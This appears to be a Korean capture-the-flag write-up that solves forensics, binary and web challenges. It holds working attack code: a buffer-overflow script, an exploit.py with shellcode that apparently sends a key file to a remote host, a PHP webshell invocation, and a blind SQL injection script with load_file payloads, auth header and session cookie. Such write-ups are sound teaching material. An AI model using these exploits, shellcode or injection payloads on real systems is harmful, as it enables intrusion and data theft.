Python 2.6.6 (r266:84292, Dec 27 2010, 00:02:40)
[GCC 4.4.5] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 'RDBfWTB1X0tuMHdfNW91bF9NdXNpYw=='.decode('base64')
'D0_Y0u_Kn0w_5oul_Music'
```

[그림 7-5] GET Key

➤ Accent

보통 3DES는 EDE(Encrypt-Decrypt-Encrypt) 과정을 거쳐서 암호화하게 됩니다. 즉, 3개의 Key를 사용하게 됩니다. 하지만 3개의 Key를 사용한 결과와 같은 결과를 내는 Key 1개가 존재 가능하다는 연구결과로 보통 Key 2개를 사용합니다. (Encrypt 과정에 같은 Key를 사용하고, Decrypt 과정에 다른 Key를 사용) Key를 1개만 사용할 경우의 문제점은 또, Encrypt-Decrypt 과정에서 다시 Plaintext로 바뀌고 마지막 Encrypt 과정만 남게 됩니다. 이번 문제에서 3DES Key가 soul 하나만 주어졌는데, 이게 좀 의아하네요. 또 3DES까지 Guessing으로 풀었다고 하여도, Base64 암호문의 길이가 32Byte인데, Hint로 Permutation Table이 주어지지 않았다면, 어떻게 풀었어야 될지 의문입니다.

Mouse scroll을 아래로 내려 바로 다음 MFT(+1024 Byte)를 살펴보니 SPL 확장자를 가진 **Spool Data** 들이 발견되었습니다.

[Skynet_Evid0002.001], Partition 1	18% free	Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
File system:	NTFS	2AA23200	46	49	4C	45	30	00	03	00	15	F7	C2	00	00	00	00	00
Volume label:	Skynet System	2AA23210	02	00	01	00	38	00	01	00	58	01	00	00	00	04	00	00
Default Edit Mode		2AA23220	00	00	00	00	00	00	00	00	04	00	00	00	41	09	00	00
State:	original	2AA23230	03	00	00	00	00	00	00	00	10	00	00	00	60	00	00	00
Undo level:	0	2AA23240	00	00	00	00	00	00	00	00	48	00	00	00	18	00	00	00
Undo reverses:	n/a	2AA23250	82	39	B0	85	C2	9B	CC	01	2A	EB	78	0B	41	A1	CC	01
Alloc. of visible drive space:		2AA23260	2A	EB	78	0B	41	A1	CC	01	44	25	BC	85	C2	9B	CC	01
Cluster No.:	1397017	2AA23270	20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
	\$MFT (#2369)	2AA23280	00	00	00	00	09	01	00	00	00	00	00	00	00	00	00	00
	₩INDOWS\system32\spool\PRINTERS\FP00002.SPL	2AA23290	00	00	00	00	00	00	00	00	30	00	00	00	70	00	00	00
		2AA232A0	00	00	00	00	00	00	02	00	58	00	00	00	18	00	01	00

[그림 8-4] MFT 2369(FP000002.SPL)

- 해당 File 의 경로는 **₩INDOWS\System32\spool\PRINTERS₩** 임을 알 수 있고, 이를 통해 해당 문제는 Spool Data 와 관련이 있음을 알 수 있었습니다.

해당 File이 위치하는 경로로 가서 의심스러운 File 을 찾아 보았습니다.

Name	Ext.	Size	Created	Modified	Accessed	Attr.
..						
FP00000.SPL	SPL	128 KB	2011-11-05 22:55:11	2011-11-12 22:42:09	2011-11-05 22:5...	A
FP00002.SPL	SPL	15.4 MB	2011-11-05 22:55:05	2011-11-12 22:43:22	2011-11-05 22:5...	A
FP00003.SPL	SPL	1.1 MB	2011-11-05 22:55:05	2011-11-12 22:45:47	2011-11-05 22:5...	A
FP00004.SPL	SPL	13.3 MB	2011-11-05 22:55:05	2011-11-12 22:46:47	2011-11-05 22:5...	A
FP00005.SPL	SPL	448 KB	2011-11-05 22:55:05	2011-11-12 22:48:18	2011-11-05 22:5...	A
FP00006.SPL	SPL	14.5 MB	2011-11-05 22:55:05	2011-11-12 22:50:59	2011-11-05 22:5...	A
FP00007.SPL	SPL	106 MB	2011-11-05 22:55:06	2011-11-12 22:52:06	2011-11-05 22:5...	A
FP00008.SPL	SPL	114 MB	2011-11-05 22:55:08	2011-11-12 22:52:51	2011-11-05 22:5...	A
FP00009.SPL	SPL	195 MB	2011-11-05 12:35:03	2011-11-05 12:32:37	2011-11-05 23:0...	A

[그림 8-5] FP000009.SPL

- FP000009.SPL File 만 **Modified 시간이 다른 것** 알 수 있으며, 이를 통해 해당 File 이 출제자가 낸 File 임을 유추할 수 있습니다.

SPL File Viewer를 통해 해당 File을 읽어 보니 문서 제목이 **“비밀문서취급규정”** 이었으며, Scroll 을 아래로 내려보니 Key값을 발견할 수 있었습니다.



[그림 8-6] Key

9 번

File 명령을 통해 Object File 임을 확인할 수 있었습니다.

```
[test@localhost cat]$ file mail
mail: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
[test@localhost cat]$
```

[그림 9-1] File Type 확인

Winhex로 String 을 확인하여 해당 Binary가 **Compile된 Server의 정보**를 알아냈습니다.

05 74 00 01 73 74 02 79 0E 01 0D 05 20 29 00 05	etnostbyname().c
6F 6E 6E 65 63 74 28 29 00 00 47 43 43 3A 20 28	onnect()..GCC: (
47 4E 55 29 20 33 2E 32 2E 32 20 32 30 30 33 30	GNU) 3.2.2 20030
32 32 32 20 28 52 65 64 20 48 61 74 20 4C 69 6E	222 (Red Hat Lin
75 78 20 33 2E 32 2E 32 2D 35 29 00 00 2E 73 79	ux 3.2.2-5)...sy
6D 74 61 62 00 2E 73 74 72 74 61 62 00 2E 73 68	mtab..strtab..sh

[그림 9-2] Compile Server 정보 확인

운이 좋게도 Redhat 9.0 Server 환경과 딱 맞아 떨어졌습니다 ^^

```
[test@localhost cat]$ gcc -v
Reading specs from /usr/lib/gcc-lib/i386-redhat-linux/3.2.2/specs
Configured with: ../configure --prefix=/usr --mandir=/usr/share/man --infodir=/usr/share/info --enable-shared --enable-threads=posix --disable-checking --with-system-zlib --enable-_cxa_atexit --host=i386-redhat-linux
Thread model: posix
gcc version 3.2.2 20030222 (Red Hat Linux 3.2.2-5)
[test@localhost cat]$
```

[그림 9-3] gcc -v

Redhat Server에서 **Linking을 한 후 실행을 시키고 접속해** 보았습니다.

```
[test@localhost cat]$ nc localhost 8989
====Mail Service====
1.Join 2.Sign up : 2
ID : win32virus
Sign up Success!!
Would you like to e-mail?(y/n) : y
Receive Address : a
Mail Title : a
```

Mail Body : a

[test@localhost cat]\$

[그림 9-4] Linking 후 접속

- Join 을 선택하면 User_info 라는 File에 ID를 저장하고, Sign up 을 선택하면 User_info에 등록된 ID들 중 하나로 Login이 가능합니다.
- Debugging을 해본 결과 Receive Address : 부분에서 받는 문자열과 User_info 에서 불러온 24글자 즉, **처음 가입한 아이디를 알아내야 함**을 알 수 있었습니다.

IDA hex-ray로 Source를 확인 해 보았습니다.

```
if ( !strcmp(buf, (const char *)&v10 - 264, v1 - 1) )
{
    v2 = inet_ntoa((struct in_addr*)&client_addr + 1);
    sprintf(buf, "Your IP is %s\n", v2);
    v3 = strlen(buf);
    send_to(fd, buf, v3);
    argv = "/home/getkey/package";
    v6 = inet_ntoa((struct in_addr*)&client_addr + 1);
    *(DWORD *)buf = 0;
    execve("/home/getkey/package", &argv, 0);
}
```

[그림 9-5] Source Code

- **해당 조건을 만족하면 Client의 IP 정보를 받고 /home/getkey/package를 실행시**켜서 시키는 것으로 보아, 아마 flag를 보내주는 것으로 추정됩니다.

WriteMail 함수에서는 v4 변수 크기는 136 인데 비해, 1024만큼 입력 받습니다..

```
signed int __cdecl Write_mail(int fd)
{
    int v2; // [sp+0h] [bp-C8h]@1
    int v3; // [sp+20h] [bp-A8h]@1
    int v4; // [sp+40h] [bp-88h]@1

    send_to(fd, "Receive Address : ", 19);
    rcv_from(fd, (int*)&v3, 24, 10);
    send_to(fd, "Mail Title : ", 14);
    rcv_from(fd, (int*)&v2, 20, 10);
    send_to(fd, "Mail Body : ", 13);
```

```
recv_from(fd, (int*)&v4, 1024, 10);  
return 1;  
}
```

[그림 9-6] WriteMail 함수

- BOF 취약점이 있는 함수입니다.
- 취약점을 통해 return address를 send@plt로 덮고 Stack의 Data를 읽어오게 했더니 여러 번 실행해도 같은 값을 가져온 것을 확인했고, 이를 통해 **Random Stack환경이 아니라는 것**을 알게 되었습니다.

24글자를 읽어 들여서 Stack에 있는 buf 변수에 저장하는 것을 볼 수 있습니다.

```
v9 = fopen("/home/mailemail/User_info", "rt");  
fgets(buf, 24, v9);
```

[그림 9-7] 취약한 부분

- 고정 Stack이므로 **send@plt를 이용해 Stack에있는 데이터들을 전송**시켜서 첫 번째로 등록된 아이디를 알아 낼 수 있습니다.

Script Code 작성

```
#!/usr/bin/python  
  
from socket import *  
import time  
from struct import pack,unpack  
  
host = "192.168.61.129"  
#host = "203.229.206.37"  
port = 8989  
  
for addr in range(0xbffff7f,0xbfff0000,-10):  
    pay = ""  
    pay += "a"*140  
    pay += pack("<L",0x080489e0) # send_plt  
    pay += "aaaa"  
    pay += pack("<L",4)  
    pay += pack("<L",addr)  
    pay += pack("<L",500)  
    pay += pack("<L",0)
```

```
s = socket(AF_INET,SOCK_STREAM)
s.connect((host,port))
s.recv(100)
s.send("2Wn")
s.recv(100)
s.send("win32virusWn")
s.recv(100)
s.send("yWn")
s.recv(100)
s.send("asdasdWn")
s.recv(100)
s.send("aWn")
s.recv(100)
s.send(payload)
time.sleep(0.1)
print s.recv(100)
print hex(addr)
s.close()
```

[그림 9-8] Python Script

- Python 으로, Stack의 끝에 있는 Data부터 전송해주는 Code를 작성하여 수행하니 keykey@hollyshield.net 이라는 문자열을 얻을 수 있었고 Server에 접속하여 입력 하니 flag가 있는 Packet이 왔습니다.

11 번

FreeBSD 8.2의 ELF Binary 이며, Hex-Ray를 이용해 De-compile 후 분석했습니다.

```
int __cdecl client_callback(int client_fd)
{
    char buf; // [sp+1Ch] [bp-1CCh]@2
    size_t nbytes; // [sp+1D8h] [bp-10h]@1
    int v4; // [sp+1DCh] [bp-Ch]@1
    int fd; // [sp+1E4h] [bp-4h]@1

    nbytes = 0x1BCu;
    v4 = 512;
    fd = real_client(client_fd);
    if ( fd )
        read(fd, &buf, nbytes);
    return 0;
}

int __cdecl real_client(int client_fd)
{
    int v1; // eax@1
    int v2; // eax@2
    int v3; // eax@3
    int len; // eax@7
    int v5; // eax@7
    size_t v6; // eax@17
    int v7; // eax@17
    int v9; // [sp+14h] [bp-274h]@17
    char buffer; // [sp+25h] [bp-263h]@1
    char buf; // [sp+151h] [bp-137h]@2
    const char v12[20]; // [sp+16Fh] [bp-119h]@1
    char nptr; // [sp+183h] [bp-105h]@3
    char s; // [sp+186h] [bp-102h]@1
    char v15; // [sp+188h] [bp-100h]@17
    int v16; // [sp+278h] [bp-10h]@2
    int batting; // [sp+27Ch] [bp-Ch]@3
```



```

int gamemoney; // [sp+280h] [bp-8h]@1
int v19; // [sp+284h] [bp-4h]@1

gamemoney = 10;
v19 = 1000;
memset(&s, 0, 2u);
memset(&buffer, 0, 0x12Cu);
memcpy(&buffer, "Hello HoJJak World!!WnGamblerName : ", 0x25u);
v1 = strlen(&buffer);
sock_send(client_fd, &buffer, v1);
sock_rcv(client_fd, (int)v12, 10, 10);
while ( gamemoney <= 255 )
{
    if ( gamemoney <= 0 )
        break;
    sprintf(&buf, "YourGameMoney : %d!!Wn", gamemoney);
    v2 = strlen(&buf);
    sock_send(client_fd, &buf, v2);
    v16 = sub_8048C20(client_fd);
    if ( v16 != 1 )
        break;
    memset(&buffer, 0, 0x12Cu);
    memcpy(&buffer, "Batting(1-20) : ", 0x11u);
    v3 = strlen(&buffer);
    sock_send(client_fd, &buffer, v3);
    memset(&nptr, 0, 3u);
    sock_rcv(client_fd, (int)&nptr, 3, 10);
    batting = atoi(&nptr);
    if ( gamemoney + batting >= 0 && gamemoney + batting <= 257 )
    {
        if ( batting <= 0 || batting > 20 )
            break;
        memset(&buffer, 0, 0x12Cu);
        memcpy(&buffer, "Choice(1. Hol, 2.JJak) : ", 0x1Au);
        len = strlen(&buffer);
        sock_send(client_fd, &buffer, len);
    }
}

```

```

sock_recv(client_fd, (int)&s, 2, 10);
v5 = rand();
v12[0] = ((v5 + ((unsigned int)v5 >> 31)) & 1) - ((unsigned int)v5 >> 31) + 49;
if ( atoi(&s) != 1 || atoi(v12) != 1 )
{
    if ( atoi(&s) <= 1 || atoi(v12) <= 1 )
    {
        sock_send(client_fd, "T_T BattingMoney Lose>Wn", 23);
        gamemoney -= batting;
    }
    else
    {
        sock_send(client_fd, "Great!! Good Choice!!!!Wn", 25);
        gamemoney += batting;
    }
}
else
{
    sock_send(client_fd, "Great!! Good Choice!!!!Wn", 25);
    gamemoney += batting;
}
}
if ( gamemoney <= 200 )
{
    v9 = 0;
}
else
{
    sock_send(client_fd, "CongratulationWnComment->", 24);
    sock_recv(client_fd, (int)&buffer, gamemoney, 10);
    v6 = strlen(&buffer);
    strncpy(&v15, &buffer, v6);
    sprintf(&buffer, "YourComment ->%s", &v15);
    v7 = strlen(&buffer);
    sock_send(client_fd, &buffer, v7);
}

```

```

    v9 = client_fd;
}
return v9;
}

```

[그림 11-1] ELF Binary Source Code

- 배팅할 금액을 선택한 후 **짝수, 홀수를 맞추면 금액만큼 Game Money 를 받는 Game** 입니다.
- Game Money가 255를 넘어가게 되면 Game Money만큼 256byte의 배열에 strncpy로 입력 받은 값을 복사하는데, Game Money는 최대 257이 될 수 있으므로 **Stack에 저장 되어있는 sfp를 1byte 조작** 할 수 있습니다.
- 감사하게도 위 함수에서 상위함수로 복귀하면 **read(fd , buffer , size)를 수행하는데 ebp-0x10을 size 변수로** 사용합니다.
- ebp를 조작할 수 있으므로 **size에 해당하는 변수 값 또한 Stack에 있는 임의의 값으로 조작이 가능**하여 overflow를 일으킬 수 있습니다.

마침 **rand 함수가 client가 접속하기 전에 호출**되어 있으므로 짝/홀 선정에 사용되는 rand 값은 접속할 때 마다 고정적이어서 Game Money를 257로 만들기는 아주 쉬워집니다.

```

exploit.py

#!/usr/bin/python

from socket import *
import time

shellcode =
"Wx31Wxc0Wx68Wx6bWx65Wx79Wx00Wx89Wxe3Wx50Wx53Wxb0Wx05Wx50WxcdWx80Wx89Wxc3Wx31Wxc0Wx31Wx
c9Wx66Wxb9Wx05Wx0dWx51Wx89Wxe6Wx81WxeeWx05Wx0dWx00Wx00Wx56Wx53Wxb0Wx03Wx50WxcdWx80Wx89
Wxc5Wx31Wxc0Wxb0Wx06Wx53Wx50WxcdWx80Wx31Wxc0Wx50Wx6aWx01Wx6aWx02Wxb0Wx61Wx50WxcdWx80Wx8
9Wxc2Wx68Wx72Wx8dWx01Wx58Wx68WxaaWx02Wx1fWx40Wx89Wxe0Wx6aWx10Wx50Wx52Wx31Wxc0Wxb0Wx62Wx
50WxcdWx80Wx31Wxc0Wx55Wx56Wx52Wxb0Wx04Wx50WxcdWx80Wx31Wxc0Wx40Wx50Wx50WxcdWx80"

#HOST = "192.168.123.129"
HOST = "203.229.206.35"
PORT = 10213
BOOL = "121211222211"

for cnt in range(0,100/2):

```

```

s = socket(AF_INET , SOCK_STREAM)
s.connect((HOST , PORT ))
s.recv(1024)
s.send("pwn3r\n")

for i in BOOL:
    s.recv(1024)
    s.send("1" + "\n")
    s.recv(1024)
    s.send("20" + "\n")
    s.recv(1024)
    s.send(i + "\n")

s.recv(1024)
s.send("1" + "\n")
s.recv(1024)
s.send("7" + "\n")
s.recv(1024)
s.send("1" + "\n")
time.sleep(0.5)
s.recv(1024)
s.send("a"*256+chr(cnt*2))
s.send("a"*3 + "\x10\xe0\xbf\xbf"*0x40 + "\x90"*500 + shellcode + "\n")
s.close()

```

[그림 11-1] Exploit.py

그리고 study 게시물 중 Webshell 관련 Page에 보면 Webshell File이 첨부되어 있는데 실제 다운받아 확인해 보면 "<? system(\$_POST[cmd]) ?>" (명확치 않음) 의 실제 Webshell 임을 알 수 있습니다.

download.php Source에 공개된 경로를 통해 Webshell cmd 변수에 POST 로 "ls" 명령을 보내보면 아래와 같이 해당 Directory의 내의 File 목록이 출력됩니다.

```
>>> ===== RESTART =====
>>>
index.html
key
nc.exe
nmap-5.51-1.x86_64.rpm
shell.php
study

>>> ===== RESTART =====
>>>
key_is_you_are_great_hacker
```

[그림 14-2] Webshell 실행 결과

- File 중 key 라는 File이 존재함을 알 수 있으며, "cat key" 명령을 전달하면 Key 값이 출력됩니다..

아래는 14번 문제를 풀기 위해 python 으로 작성한 Blind Injection 코드입니다.

```
import urllib, urllib2
import threading, time

def attack(count,num,bit):
    headers = {}
    get = {}
    body = {}

    # get['num'] = "-1||(select ascii(substr(table_name,%d,1)) from information_schema.tables where table_schema=database() limit %d,1)&%d=%d" % (count,num,bit,bit)

    # get['num'] = "-1||(select ascii(substr(column_name,%d,1)) from information_schema.columns where table_name=0x7161 limit %d,1)&%d=%d" % (count,num,bit,bit)

    # get['num'] = "-1||(select ascii(substr(column_name,%d,1)) from information_schema.columns where table_name=0x7374756479 limit %d,1)&%d=%d" % (count,num,bit,bit)

    # get['num'] = "-1||(select ascii(substr(table_name,%d,1)) from information_schema.tables where table_schema=0x6D7973716C limit %d,1)&%d=%d" % (count,num,bit,bit)
```

```

#      get['num'] = "-1||(select ascii(substr(File_priv,%d,1)) from mysql.user where user=0x626261636B
limit %d,1)&%d=%d" % (count,num,bit,bit)

#      get['num'] = "-1||(select ascii(substr(schema_name,%d,1)) from information_schema.schemata
limit %d,1)&%d=%d" % (count,num,bit,bit)

#
#                                     get['num']                                     =                                     "-
1||ascii(substr(load_file(0x2F686F6D652F626261636B2F7075626C69635F68746D6C2F3839443943413342323831
44343441334444333243374541433337363433333243413931384233362F4246393345354345384243313232384
3323538350D0A42334635413336383035334339464538333436412F696E6465782E706870),%d,1))&%d=%d" %
(count,bit,bit)

#
#                                     get['num']                                     =                                     "-
1||ascii(substr(length(load_file(0x2F686F6D652F626261636B2F7075626C69635F68746D6C2F3839443943413342
32383144343441334444333243374541433337363433333243413931384233362F4246393345354345384243313
2323843323538350D0A42334635413336383035334339464538333436412F7368656C6C2E706870)),%d,1))&%d
=%d" % (count,bit,bit)

    param = urllib.urlencode(get)
    body['cmd']="cat key"
    data = urllib.urlencode(body)
    headers['Authorization']='Basic YmJhY2s6dGxydGtzbXNna3R1VHRtcXNsUms='
    headers['Cookie']='PHPSESSID=k1qtirsu634jo7cnv44ab94fu1'

#
#                                     req                                     =
urllib2.Request('http://203.229.206.43/~bback/89D9CA3B281D44A3DD32C7EAC3764332CA918B36/qa_view.ph
p?%s' % param, data, headers)

    req                                     =
urllib2.Request('http://203.229.206.43/~bback/89D9CA3B281D44A3DD32C7EAC3764332CA918B36/BF93E5CE8
BC1228C2585B3F5A368053C9FE8346A/shell.php', data, headers)

    response = urllib2.urlopen(req)
    the_page = response.read()
    return the_page

result=str(attack(0,0,0))
print result

"""

end_count = 0
print "index.php : ",

```

```

for num in range(1):
    count = 1
    str_s=""
    while 1 :
        end = 0
        bit = 64
        str_n = 0
        while bit >= 1:
            result = attack(count,num,bit)
            if str(result).find('sdfg') != -1:
                str_n +=bit
                end_count = 0
            else:
                end +=1

            if bit == 16 and end ==3:
                end = 7
                break
            bit /=2

        if end == 7:
            end_count +=1
            break
        str_s +=chr(str_n)
        count +=1

    print str_s,
    if end_count == 2:
        break

count = 1
str_s=""
for count in range(1,3295):
    end = 0
    bit = 64

```



```
str_n = 0
while bit >= 1:
    result = attack(count,0,bit)
    if str(result).find('sdfg') != -1:
        str_n +=bit
        end_count = 0
    else:
        end +=1

    if bit == 16 and end ==3:
        break
    bit /=2

print chr(str_n),
"""
```

[그림 14-3] Blind SQL Injection Python Exploit Code

15 번

PCAP File 5개가 주어지며, Evidence6 File 에서 수상한 부분을 발견 하였습니다.

453	27.237625	203.229.206.18	203.229.206.128	ICMP	75	Echo (ping) reply	id=0xffff, seq=4096/16, ttl=64
456	33.236936	203.229.206.128	203.229.206.18	ICMP	76	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
457	33.238141	203.229.206.18	203.229.206.128	ICMP	1093	Echo (ping) reply	id=0xffff, seq=4352/17, ttl=64
458	33.238186	203.229.206.18	203.229.206.128	ICMP	158	Echo (ping) reply	id=0xffff, seq=4608/18, ttl=64
1307	48.762126	203.229.206.128	203.229.206.18	ICMP	82	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
1317	53.580078	203.229.206.128	203.229.206.18	ICMP	73	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
1318	53.580981	203.229.206.18	203.229.206.128	ICMP	434	Echo (ping) reply	id=0xffff, seq=4864/19, ttl=64
2490	70.336315	203.229.206.128	203.229.206.18	ICMP	85	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
2491	70.336967	203.229.206.18	203.229.206.128	ICMP	98	Echo (ping) reply	id=0xffff, seq=5120/20, ttl=64
2492	71.456440	203.229.206.128	203.229.206.18	ICMP	71	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
2495	77.547604	203.229.206.128	203.229.206.18	ICMP	85	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
2496	77.548283	203.229.206.18	203.229.206.128	ICMP	102	Echo (ping) reply	id=0xffff, seq=5376/21, ttl=64
2497	78.587697	203.229.206.128	203.229.206.18	ICMP	71	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
4272	94.816960	203.229.206.128	203.229.206.18	ICMP	85	Echo (ping) reply	id=0xffff, seq=0/0, ttl=64
4273	94.817656	203.229.206.18	203.229.206.128	ICMP	124	Echo (ping) reply	id=0xffff, seq=5632/22, ttl=64

[그림 15-1] Evidence6 File

마침 203.229.206.* IP Address 가 문제 Server 와 동일하고 Packet 에 문자열로 추정되는 값들이 발견되어 확인해보니 16 진수 들이 발견 되었습니다.

```
436F6E6E65637420496E666F0D0A
49445F69735F696E74616E65740D0A
50575F69735F736176696E676F7572756E69766572736532303132
7373685F706F72745F393030
52656164202E746F5F76697369746F7273
```

[그림 15-2] 16 진수 문자열

2 글자씩 잘라서, ASCII 로 변환하여 보았습니다.

```
Connect Info
ID_is_intanet
PW_is_savingouruniverse2012ssh_port_900
Read .to_visitors
```

[그림 15-3] Decode to ASCII

- 접속 할 IP 는 203.229.206.128이고 Port는 900번이 아니고 9000번이 열려 있었 습니다.

Server에 접속하니 Home Directory 에 GHOST 라는 root Setuid가 걸려있는 Size 0인 File이 있었고 .to_visitors를 읽어보니 time 과 5s 라는 Keyword가 있었습니다.

- 그리고 Server에는 f400d 라는 Binary가 실행되고 있었고, GHOST File은 몇 초마다 생성되고 다시 삭제되었습니다..

5초마다 GHOST 라는 File이 생성되고 사라지는 것은 **f400d Binary** 에서 무언가를 비교해서 참이면 생성 거짓이면 삭제 하는 것이라고 유추할 수 있었습니다.

그래서, **5초마다 GHOST File의 유무를 Check해서 있으면 1 없으면 0을 출력하게 하는 Script를 작성하고 실행했습니다.**

```
#!/usr/bin/python
import time , os
t=""
while 1:
    try:
        os.stat("GHOST")
        break
    except:
        continue
while 1:
    print t
    try:
        ok = os.stat("GHOST")
        t+="1"
        time.sleep(5)
    except:
        t+="0"
        time.sleep(5)
```

[그림 15-4] time 5s Script

- 해당 Script를 몇 분간 실행해서 아주 긴 이진수 값을 구했습니다.

이진수 값에 반복되는 Pattern이 보였고 **8글자씩 잘라서 문자로 변환**해주는 Script를 작성해서 Key 값을 확인했습니다.

```
#!/usr/bin/python

evil =
"1100111010010011000111010101000011011010010100101101100101011110010011101001
00110001110101010000110110100101001011011001010111100100111010010011000111010
10100001101101001010010110110010101111001001110100100110001110101010000110110
100101001011011001010111"
```

```
for i in range(0,len(evil)):
    tmp = ""
    for j in range(0,(((len(evil)-i)/8)-1)):
        tmp += chr(int(evil[i+(j*8):i+(j*8+8)],2))
    print tmp
```

[그림 15-5] Split 8 Script